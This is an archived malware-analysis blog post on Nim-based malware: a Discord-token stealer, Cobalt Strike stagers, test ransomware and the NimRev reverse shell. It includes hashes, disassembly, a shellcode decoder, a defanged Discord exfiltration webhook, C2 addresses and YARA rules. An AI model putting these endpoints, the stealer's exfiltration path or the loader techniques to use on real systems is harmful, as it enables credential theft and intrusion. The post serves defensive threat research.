
Investigation into the state of NIM malware Part 2

By Jason Reaves

Published: 2021-10-14 · Archived: 2026-04-05 19:24:06 UTC

By: Jason Reaves

Press enter or click to view image in full size




We did an investigation in the usage of NIM malware earlier in 2021[1] after the discovery of NimRod/Nimza[2,5] and RustyBuer[3,4] which are both being leveraged by actors associated with the TrickBot crew. This is just a continuation of that earlier report or a dump of data from continuing to track NIM based malware over time.

NimGrabber

```
MD5: 8753b73e2486523f0bd1120b0d87df21
SHA-1: 5048bb4ac50049ba1490347920a65d7309e1ebfb
SHA-256: 8ec44187e50c15a7c4c89af4a1e99c63c855539101ec1ef4588d2e12e05f7d2bMD5: 8c7086bf1606da31134b36
SHA-1: ee85527be9f6017e9dee0a9979a9b948a8d244be
SHA-256: bc74f22b5407ac67b8d7dcb05262bee0dc9581620448c2b6514ed519ab7f6bd2
```


These samples call themselves NimGrabber based on the report it builds to be sent back to the actor.



The data stolen includes Discord tokens are data from popular browsers, including:

- Vivaldi
- Microsoft Edge
- Opera
- Chrome
- Yandex
- Brave

Press enter or click to view image in full size



```
lea     eax, [ebx+eax+8]
mov     edx, 'tl'
mov     dword ptr [eax], 'arB\'
mov     dword ptr [eax+4], 'oSev'
mov     dword ptr [eax+8], 'awtf'
mov     dword ptr [eax+0Ch], 'B\er'
mov     dword ptr [eax+10h], 'evar'
mov     dword ptr [eax+14h], 'orB-'
mov     dword ptr [eax+18h], 'resw'
mov     dword ptr [eax+1Ch], 'esU\'
mov     dword ptr [eax+20h], 'aD r'
mov     dword ptr [eax+24h], 'D\at'
mov     dword ptr [eax+28h], 'uafe'
mov     [eax+2Ch], dx
```

After harvesting the data and building out the report it is exfiltrated by sending the data to a Discord webhook:

```
hxxps://discord.]com/api/webhooks/891404241124605982/evrTSNuCyasJcFT1KiY35gFCugpWZFoE7VfNXtlhrEfJLWe
```

CobaltStrike Stagers

```
MD5: 9d6c1908baa481203faa31bce05ab8b2
SHA-1: 76441909714108823c90f7ed9603d21bab53d801
SHA-256: 41f40f8bbaeaeb811e5a9f8ba7870e6165fc749fe1121d09da30b127291ef351
```

This stager has a base64 encoded blob onboard but then leverages 3DES for decrypting the decoded data. As it turns out this stager is built based on a project called NimShellCodeLoader[6] which can leverage multiple encryption routines including our previously mentioned Caesar or lookup table based encodings from our previous report[1].

After Base64 decoding we are left with a blob that contains the length of the plaintext followed by the 3DES key and then the encrypted shellcode blob. Unfortunately my version of 3DES in python was incompatible, I've talked about how this problem can come up with encryption algorithms in the past. The easiest solution here since we have the source code is to utilize that to decode the data.

```
proc D3DES_Decrypt(plainBuffer:cstring,keyBuffer:cstring,cipherBuffer:cstring,n:cint):cint {.importc
import base64,strutils,sequtilsconst source {.strdefine.}: string = ""
var code*:cstring
var codelen*:cint = 0proc de3des(enbase64:string): void =
    let shellcode:string = decode(enbase64)
    let plain_len_byte = cast[int16]([shellcode[0],shellcode[1]])
    let input_encode:cstring = shellcode[26..high(shellcode)]
    let key:cstring = shellcode[2..25]
    var str = cast[cstring](alloc0(plain_len_byte));
    discard D3DES_Decrypt(input_encode,key,str,cast[cint](plain_len_byte))
    code = str
    codelen = plain_len_bytewhen isMainModule:
```

```
        let data = readFile("blah.bin")
        de3des(data)
        let f = open("blah.dec", fmWrite)
        let b = writeBuffer(f, code, codelen)
        close(f)
```

If we wanted to make a standalone decoder in python we could either search for alternative python implementations or just compile our NIM code into a shared library and call it using ctypes from python. Regardless having the code allows us to easily decode the shellcode blobs from samples.

```
1.14.66.81
/3mXe
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
```

Sample:

```
MD5: 5fd028a9bd6087c70c0a09cc2ac8f2fd
SHA-1: 0d6b34d4c9678dd35155093fde7aaca1847d3f09
SHA-256: d34bc5060dd7e433bd11f16fb7f2ef289511476a2ba32721078483fbc0372024
```

Data:

```
81.69.224.81
/dJv9
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MDDCJS)
```

Sample:

```
MD5: da61a622aff329ad08141387c9432b1a
SHA-1: c49649cc71e7aaf243265959ec372173947a34a0
SHA-256: ff261192a1defd66fcd5924e04c04cf255859beda3a02bb58dfe6d3e211d9c04
```

Data:

```
192.168.111.141
/LwAY
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
```

Sample:

```
MD5: c48763be59b1ba3fe81b06a31a5369bc
SHA-1: 2e4086ca701304d67d14063b2105c20ff85a366c
```

```
SHA-256: 40f8ca4c9f19d0330e42c98b9d0396b9f0caf191c6a544df4e4edb6837ed542c
```

This CobaltStrike stager appears to be more custom than the others, it still leverages base64 but has a replacement set of characters that it will do before decoding and loaded the shellcode onboard.

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Here we can see the base64 like string but with non standard characters mixed in:

```
db  40h ; @
db  2Fh ; /
db  45h ; E
db  69h ; i
db  44h ; D
db  3Fh ; ?
db  50h ; P
db  44h ; D
db  6Fh ; o
db  79h ; y
db  41h ; A
db  41h ; A
db  41h ; A
db  41h ; A
db  45h ; E
db  46h ; F
db  52h ; R
db  51h ; Q
db  56h ; V
db  3Eh ; >
db  53h ; S
```

Before being Base64 decoded some of the characters are replaced:

```
lea     r8, unk_140019910
lea     rdx, unk_140019930
call    Replace_14000E230
lea     r8, unk_1400198D0
lea     rdx, unk_1400198F0
mov     rcx, rax
call    Replace_14000E230
lea     r8, unk_140019890
lea     rdx, unk_1400198B0
mov     rcx, rax
call    Replace_14000E230
lea     r8, unk_140019850
lea     rdx, unk_140019870
mov     rcx, rax
call    Replace_14000E230
lea     r8, unk_140019810
lea     rdx, unk_140019830
mov     rcx, rax
call    Replace_14000E230
lea     r8, unk_1400197D0
lea     rdx, unk_1400197F0
```

Replacement of characters

```
Python>b = a.replace('}', '4')
Python>b = b.replace(':', 'J')
Python>b = b.replace('-', 'N')
Python>b = b.replace('>', 'B')
Python>b = b.replace('_', 'T')
Python>b = b.replace('?', '5')
```

Python version

After replacing the characters and base64 decoding it we are left with CobaltStrike stager shellcode:

```
/Mds9
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; QQDownload 733; .NET CLR
www[.monksec[.tk
```

This server was still at the time of analysis:


```
'DOMAINS': 'www[.monksec[.tk,/j.ad'
'SUBMITURI': '/submit.php'
'WATERMARK': '305419896'
'USERAGENT': 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM)'
```

Ransomware

```
MD5: 8c09df22e86a70bfc3aa541e5ccab80b
SHA-1: bfb1b412fde1ba4bf26d10ac7d76915051fafc3e
SHA-256: a7517bca3c161893f0af6884415538defe3da75534e6b2b75720a61ae1c77abf
```

Ransomware is the hot item lately in the media and finding tools or samples associated with them written in new languages should not be surprising, in this case however the ransomware turned out to be from a blog[7].


Press enter or click to view image in full size



Sample:


```
MD5: d65a8c0a2e771bb3b9664559552e69a7
SHA-1: 4912dfe9fa35f5e209a5c019f5abce9a4e64132d
SHA-256: 29f56a007e3f9b19a9a6ad9eab2af8edcdb3164a6f3323f0463c2983f83cdcef
```

This is another ransomware sample that also appears to be in testing but this time they have added a connection piece that receives content from a HTTP request to an embedded domain. Internally the objects are named ‘exfilurl’ for the embedded domain:




And ‘rware’ for the function responsible for encryption files:

File encryption appears to be a hash of a hardcoded string that will be used as an AES key in bcmode:



With the file then being overwritten:




The ransomware sample only targets files a hardcoded location with a '.local' domain along with the source filename artifact in the binary of 'RwareEmulator.nim' makes us suspect this is still testing or demonstrations being done.

Backdoor

Another sample found appears to also be related to testing:

```
MD5: 28d231ca6d2b5c219eb23abbf2e6eec6
SHA-1: 3512085d14fada2a5afc123efc4a087a48b98be1
SHA-256: 181b1d6ba674bd6d4f786c6838b2ba36f79e7210cb1b7cef9de93aa68153b488
```

This sample operates more as a simple reverse shell backdoor called NimRev, there are a number of examples of NIM based reverse shells on github but the disassembled binary most closely resembles the code from this blog[8].



The sample takes an IP and port as parameters and connects back to them, then signals to the server that it is ready to receive a command by sending a '> ':

```
mov     [rbp+var_2B0], 19h
lea     rax, aHomeLiteDeskto ; "/home/lite/Desktop/nim/nimrev.nim"
mov     [rbp+var_2A8], rax
lea     rax, socket__kaKSMb0CMdpTsaSXgbQ7EQ
mov     rax, [rax]
mov     r8d, 2
lea     rdx, TM__REQJgQh9cgBXICCpsZA9aG9bg_13
mov     rcx, rax
call    send__sP9af4zGpnwmZkRofZDfbQQ
mov     edx, 0
lea     rax, command__xV8aL3Jc5Z7kBpkB9cypvUg
mov     rcx, rax
call    asgnRef_6
mov     [rbp+var_2B0], 1Ah
lea     rax, aHomeLiteDeskto ; "/home/lite/Desktop/nim/nimrev.nim"
mov     [rbp+var_2A8], rax
lea     rax, socket__kaKSMb0CMdpTsaSXgbQ7EQ
mov     rax, [rax]
mov     r9d, 0F4240h
mov     r8d, 2
mov     rdx, 0FFFFFFFFFFFFFFFFh
mov     rcx, rax
call    recvLine__xQiPYgNz7DM0cyQ17evHRQ
mov     rdx, rax
```

After receiving a command it detonates the command and sends back the output:

```
mov     rcx, rax
call    nimZeroMem_7
lea     rax, command__xV8aL3Jc5Z7kBpkB9cypvUg
mov     rax, [rax]
lea     rdx, [rbp+var_28]
mov     [rsp+320h+var_2F8], 0Eh
mov     [rsp+320h+var_300], 0
mov     r9d, 0
mov     r8, rdx
mov     edx, 0
mov     rcx, rax
call    nospexecProcess
mov     rdx, rax
lea     rax, result__GNgpOBo51DjvIm2YpQaHSQ
mov     rcx, rax
call    asgnRef_6
mov     [rbp+var_2B0], 1Ch
lea     rax, aHomeLiteDeskto ; "/home/lite/Desktop/nim/nimrev.nim"
mov     [rbp+var_2A8], rax
lea     rax, result__GNgpOBo51DjvIm2YpQaHSQ
mov     rdx, [rax]
lea     rax, socket__kaKSMb0CMdpTsaSXgbQ7EQ
mov     rax, [rax]
mov     r8d, 2
mov     rcx, rax
call    send__sP9af4zGpnwmZkRofZDfbQQ
call    popSafePoint_0
mov     rax, [rbp+var_1F8]
```

While reverse shells are fairly simplistic backdoors they can very effective.

Another NimRev sample:

```
MD5: 533082e631bb02f640dde461b9b71939
SHA-1: 955578c34fe814d0ffaf87b8e38ca2510dbc7f9f
SHA-256: 8503bd24fd22b322a8ccd2290a655630cef45fe144a386ef57cb9a7cb8ae5bef
```

This one is much the same except that the prompt it sends back to the server is ‘nimrev> ‘ instead of just ‘> ‘.

YARA rules

```
rule caesar_cs_stager
{
meta:
author = "Jason Reaves"
strings:
$a1 = "caesar__w9"
condition:
all of them
}rule nim_sc_loader
{
meta:
author = "Jason Reaves"
strings:
$a1 = "de3des__"
$a2 = "D3DES_Decrypt"
$a3 = "Direct_LoadPcy"
condition:
any of them
}rule nimrev
{
meta:
author="Jason Reaves"
strings:
$a1 = "nimrev.nim"
$b1 = "result__"
$b2 = "VirtualAlloc"
$b3 = "recv__"
$b4 = "send__"
$b5 = "execProces"
condition:
$a1 or all of ($b*)
}
```

References

1: https://medium.com/walmartglobaltech/investigation-into-the-state-of-nim-malware-14cc543af811

2: https://medium.com/walmartglobaltech/nimar-loader-4f61c090c49e

3: https://medium.com/walmartglobaltech/buerloader-updates-3e34c1949b96

4: https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust

5: https://www.proofpoint.com/us/blog/threat-insight/nimzaloader-ta800s-new-initial-access-malware

6: https://github.com/aeverj/NimShellCodeLoader

7: https://ilankalendarov.github.io/posts/nim-ransomware/

8: https://trustfoundry.net/writing-basic-offensive-tooling-in-nim/
